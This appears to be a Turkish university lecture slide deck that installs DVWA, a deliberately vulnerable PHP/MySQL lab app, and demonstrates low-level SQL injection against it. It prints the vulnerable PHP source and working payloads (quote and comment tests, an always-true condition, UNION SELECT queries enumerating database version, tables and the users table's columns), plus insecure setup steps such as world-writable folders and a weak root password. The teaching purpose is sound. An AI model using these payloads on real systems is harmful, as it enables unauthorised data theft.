

SQL Injection (Low)

Arş. Grv. FUAT ÖGME



Damn Vulnerable Web Application(DVWA)

- **DVWA :**
 - DVWA bir PHP/mysql web uygulamasıdır.
 - Amaç, sistem güvenliği ile ilgili çalışan kişiler için bir çalışma ortamı sağlamak.
- **DVWA üzerinde yapılabilecek saldırılar**
 - **SQL injection**
 - Brute Force
 - Command injection
 - XSS, CSRF ...

DVWA kurulumu - 1. Adım

- **Apt güncellemesi**
 - `sudo apt update && sudo apt upgrade`
- **Apt ile Apache web sunucusu, Mysql veritabanı ve Php ve Git kurulumu**
 - `sudo apt install apache2 mysql-server php php-mysqli php-gd libapache2-mod-php git`
- **DVWA Kurulumu**
 - <https://github.com/ethicalhack3r/DVWA.git>

DVWA kurulumu - 2. Adım

1. DVWA indirilmesi, Varsayılan web uygulamasının silinmesi ve yerine DVWA uygulamasının konulması.

```
cd ~  
git clone --recursive https://github.com/ethicalhack3r/DVWA.git  
sudo rm /var/www/html/index.html  
sudo cp -r ~/DVWA/* /var/www/html/  
cd /var/www/html
```

2. Php config dosyasının oluşturulması

```
sudo cp config/config.inc.php.dist config/config.inc.php
```

3. DVWA içinde genel kullanım için(Sadece SQL injection için değil) gerekli izinlerin tanımlanması

```
sudo chmod 757 /var/www/html/hackable/uploads/  
sudo chmod 646 /var/www/html/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt  
sudo chmod 757 /var/www/html/config
```

4. DVWA için, php konfigürasyonun yapılması (allow_url_include ayarının off > on yapılması)

```
sudo nano /etc/php/7.2/apache2/php.ini  
>>>: Whether to allow include/require to open URLs (like http:// or ftp://) as files.  
>>>: http://php.net/allow-url-include  
>>>allow_url_include = Off
```

5. Yapılan ayarların aktif olması için web sunucusunun(Bizim durumumuzda apache2 oluyor) yeniden başlatılması

```
sudo systemctl restart apache2
```

DVWA kurulumu - 3. Adım

localhost/setup.php

Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: `/var/www/html/config/config.inc.php`

If the database already exists, it will be cleared and the data will be reset.
You can also use this to reset the administrator credentials ("admin // password") at any stage.

Setup Check

Operating system: *nix
Backend database: MySQL
PHP version: 7.2.19-0ubuntu0.18.04.2

Web Server SERVER_NAME: localhost

PHP function display_errors: Disabled
PHP function safe_mode: Disabled
PHP function allow_url_include: Enabled
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module gd: Installed
PHP module mysql: Installed
PHP module pdo_mysql: Installed

MySQL username: root
MySQL password: *****
MySQL database: dvwa
MySQL host: 127.0.0.1

reCAPTCHA key: Missing

[User: root] Writable folder /var/www/html/hackable/uploads/: Yes
[User: root] Writable file /var/www/html/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt: Yes

[User: root] Writable folder /var/www/html/config: Yes
Status in red, indicate there will be an issue when trying to complete some modules.

If you see disabled on either `allow_url_fopen` or `allow_url_include`, set the following in your `php.ini` file and restart Apache.

`allow_url_fopen = 0n`
`allow_url_include = 0n`

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

Create / Reset Database

3.1) Yapılan konfigürasyonlar sonucu ayarların son durumu

3.2) Create/Reset Database'e bastığınızda, aşağıdaki gibi bir sonuç almalısınız çünkü henüz MySQL sunucusunda konfigürasyon yapılmadı.

Create / Reset Database

Could not connect to the MySQL service.
Please check the config file.

Your database user is root, if you are using MariaDB, this will not work, please read the README.md file.

DVWA Kurulumu - 4. Adım


4.1) Son adım olarak aşağıdaki komut ile, mysql komut satırı aktif hale getirilip aşağıdaki 5 komut arka arkaya çalıştırılır.

sudo mysql -u root -p

4.2) Mysql komut satırına gelindiğinde aşağıdaki komutlar çalıştırılır.

```
mysql> DROP USER 'root'@'localhost';
Query OK, 0 rows affected (0.00 sec)
mysql> CREATE USER 'root'@'localhost' IDENTIFIED BY 'p@ssw0rd';
Query OK, 0 rows affected (0.00 sec)
mysql> GRANT ALL PRIVILEGES ON *.* TO 'root'@'localhost' WITH GRANT
OPTION;
Query OK, 0 rows affected (0.00 sec)
mysql> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.00 sec)
mysql> exit
Bye
```

4.3) Böylece Php konfigürasyonlarında tanımlanan veritabanı giriş dizgisini değiştirmeye ihtiyaç duymadan, veritabanı erişilebilir hale getirilir.




SQL Injection(Düşük Seviye)

- Enjeksiyon saldırıları, kullanıcılardan gelen dataların kontrol edilmeden komutlarda veya veritabanı sorgularında kullanılmasıyla meydana gelir.
- SQL Injection saldırıları da hedef web sitesinin kullandığı veritabanında yetki olmaksızın sql sorguları çalıştırılmasını sağlamaktadırlar.
- Veritabanı üzerinde sql sorgularının yetkisiz kişiler tarafından çalıştırılabilmesi de, saldırganın sistemle veya sistemi kullanan kullanıcıyla ilgili birçok veriye ulaşabileceği anlamına gelir.

SQL Injection(Düşük Seviye)


- İlk olarak metin kutusuna herhangi bir sayı girerek deneme yapalım. Metin kutusuna kullanıcı ID'si olarak 1 yazdık ve sonuç aşağıdaki gibi oldu. Yani metin kutusuna girdiğim değeri ID yerine yazdı ve en önemlisi veritabanına erişim sağlayarak bu ID'ye sahip olan kullanıcının ismini ve soyismini ekrana bastı.



The image shows a screenshot of the DVWA (Damn Vulnerable Web Application) interface. At the top, the DVWA logo is displayed. Below it, the title "Vulnerability: SQL Injection" is shown. The main content area contains a form with a "User ID:" label, an input field, and a "Submit" button. Below the input field, the output is displayed in red text: "ID: 1", "First name: admin", and "Surname: admin".

SQL Injection(Düşük Seviye)

- SQL injection için, metin kutusuna **1'** yazıp ne olacağını görelim.
- Tırnak karakteri, SQL sorgularında değerleri belirtirken yaygın olarak kullanılır.
- Eğer tırnak(') karakteri için bir hata alıyorsak, bu bizi saldırı stratejimiz konusunda yönlendirecek.



**Tırnak(') işareti
kullanılmış.**

SQL Injection(Düşük Seviye)

SQL Injection Source

vulnerabilities/sqli/source/low.php

```
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : (($___mysqli_result = mysqli_get_last_error($GLOBALS["__mysqli_ston"])) ? ___mysqli_result : '')));

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last = $row["last_name"];


        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

    mysqli_close($GLOBALS["__mysqli_ston"]);
}

?>
```


SQL Injection(Düşük Seviye)

- Hata aldık ve bu hata bize tırnak karakterinin sorgularda kullanıldığını gösteriyor.
- Tırnak karakteri için bir validation yapılmadığını da gördük, çünkü gördüğümüz hata mesajı sunucu/veritabanı tarafından sağlandı. Yani sunucu veya veritabanı tarafında bir kontrol durumu söz konusu değil.
- O halde, # karakterini girdimin sonuna eklersem, SQL sorgusunun geri kalan bölümü yorum satırına dönüşebilir ve bu da saldırılarımıza uygun ortamı hazırlamış olur.




The image shows a screenshot of the DVWA (Damn Vulnerable Web Application) interface. At the top, the DVWA logo is visible. Below it, the title "Vulnerability: SQL Injection" is displayed. The main content area contains a form with a "User ID:" label and a text input field containing "1'#" and a "Submit" button. Below the input field, the output is displayed in red text: "ID: 1'#", "First name: admin", and "Surname: admin".

SQL Injection(Düşük Seviye)

- Sorgunun geri kalan kısmını yorum satırını yaptık, artık sql sorgusunun geri kalan tarafına sql injection yapabiliriz.
- `1' or '0'='0'#` veya `1' or '0'='0` ekleyerek çalıştıralım.

Artık sorgu atılan tablodaki bütün kayıtların bilgisine sahibiz !



DVWA

Vulnerability: SQL Injection

User ID:

ID: 1' or '0'='0'#
First name: admin
Surname: admin

ID: 1' or '0'='0'#
First name: Gordon
Surname: Brown

ID: 1' or '0'='0'#
First name: Hack
Surname: Me


ID: 1' or '0'='0'#
First name: Pablo
Surname: Picasso

ID: 1' or '0'='0'#
First name: Bob
Surname: Smith

SQL Injection(Düşük Seviye)

- Mevcut sorguyu kullanmak yerine başka sorgu çalıştırabilir miyiz?
- `1' and '0'='0' union select database(),version() #` şeklinde bir sorgu çalıştırıp ne olacağını görelim.

**Kullanılan sistem ubuntu 18.04.1 miş.
Ayrıca mysql versiyonu da 5.7.27 miş.**



DVWA

Vulnerability: SQL Injection

User ID:


ID: 1' and '0' = '0' union select database(),version() #
First name: admin
Surname: admin

ID: 1' and '0' = '0' union select database(),version() #
First name: dvwa
Surname: 5.7.27-0ubuntu0.18.04.1

SQL Injection(Düşük Seviye)

- Artık ne tür bir sisteme saldırdığımızı bildiğimize göre, daha detaylı bilgilere ulaşabiliriz, örneğin veritabanındaki diğer tablo isimlerini, tablo şemasından öğrenmek gibi..
- Aşağıdaki sorguyu çalıştıralım.

1' and '0'='0' union select null,table_name from
information_schema.tables where table_schema = 'dvwa' #



The image shows a screenshot of the DVWA (Damn Vulnerable Web Application) interface. At the top, there is a black header with the DVWA logo. Below the header, the title "Vulnerability: SQL Injection" is displayed. The main content area contains a form with a "User ID:" label, an input field, and a "Submit" button. Below the form, the results of the SQL injection are shown in red text. The results are as follows:

```
ID: 1' and '0'='0' union select null,table_name from information_schema.tables w
First name: admin
Surname: admin


ID: 1' and '0'='0' union select null,table_name from information_schema.tables w
First name:
Surname: guestbook

ID: 1' and '0'='0' union select null,table_name from information_schema.tables w
First name:
Surname: users
```


SQL Injection(Düşük Seviye)

- Artık tabloları biliyoruz, kullanıcı tablosundaki kolonları da öğrenebiliriz.
- Aşağıdaki sorguyu çalıştıralım.

1' and '0'='0' union select null,column_name from information_schema.columns where table_name = 'users' #



DVWA

Vulnerability: SQL Injection

User ID: Submit

ID: 1' and '0'='0' union select null,column_name from information_schema.columns
First name: admin
Surname: admin

ID: 1' and '0'='0' union select null,column_name from information_schema.columns
First name:
Surname: user_id

ID: 1' and '0'='0' union select null,column_name from information_schema.columns
First name:
Surname: first_name

ID: 1' and '0'='0' union select null,column_name from information_schema.columns
First name:
Surname: last_name

ID: 1' and '0'='0' union select null,column_name from information_schema.columns
First name:
Surname: user

ID: 1' and '0'='0' union select null,column_name from information_schema.columns
First name:
Surname: password

ID: 1' and '0'='0' union select null,column_name from information_schema.columns
First name:
Surname: avatar

ID: 1' and '0'='0' union select null,column_name from information_schema.columns
First name:
Surname: last_login

ID: 1' and '0'='0' union select null,column_name from information_schema.columns
First name:
Surname: failed_login

ID: 1' and '0'='0' union select null,column_name from information_schema.columns
First name:
Surname: CURRENT_CONNECTIONS


ID: 1' and '0'='0' union select null,column_name from information_schema.columns
First name:
Surname: TOTAL_CONNECTIONS

SQL Injection(Düşük Seviye)

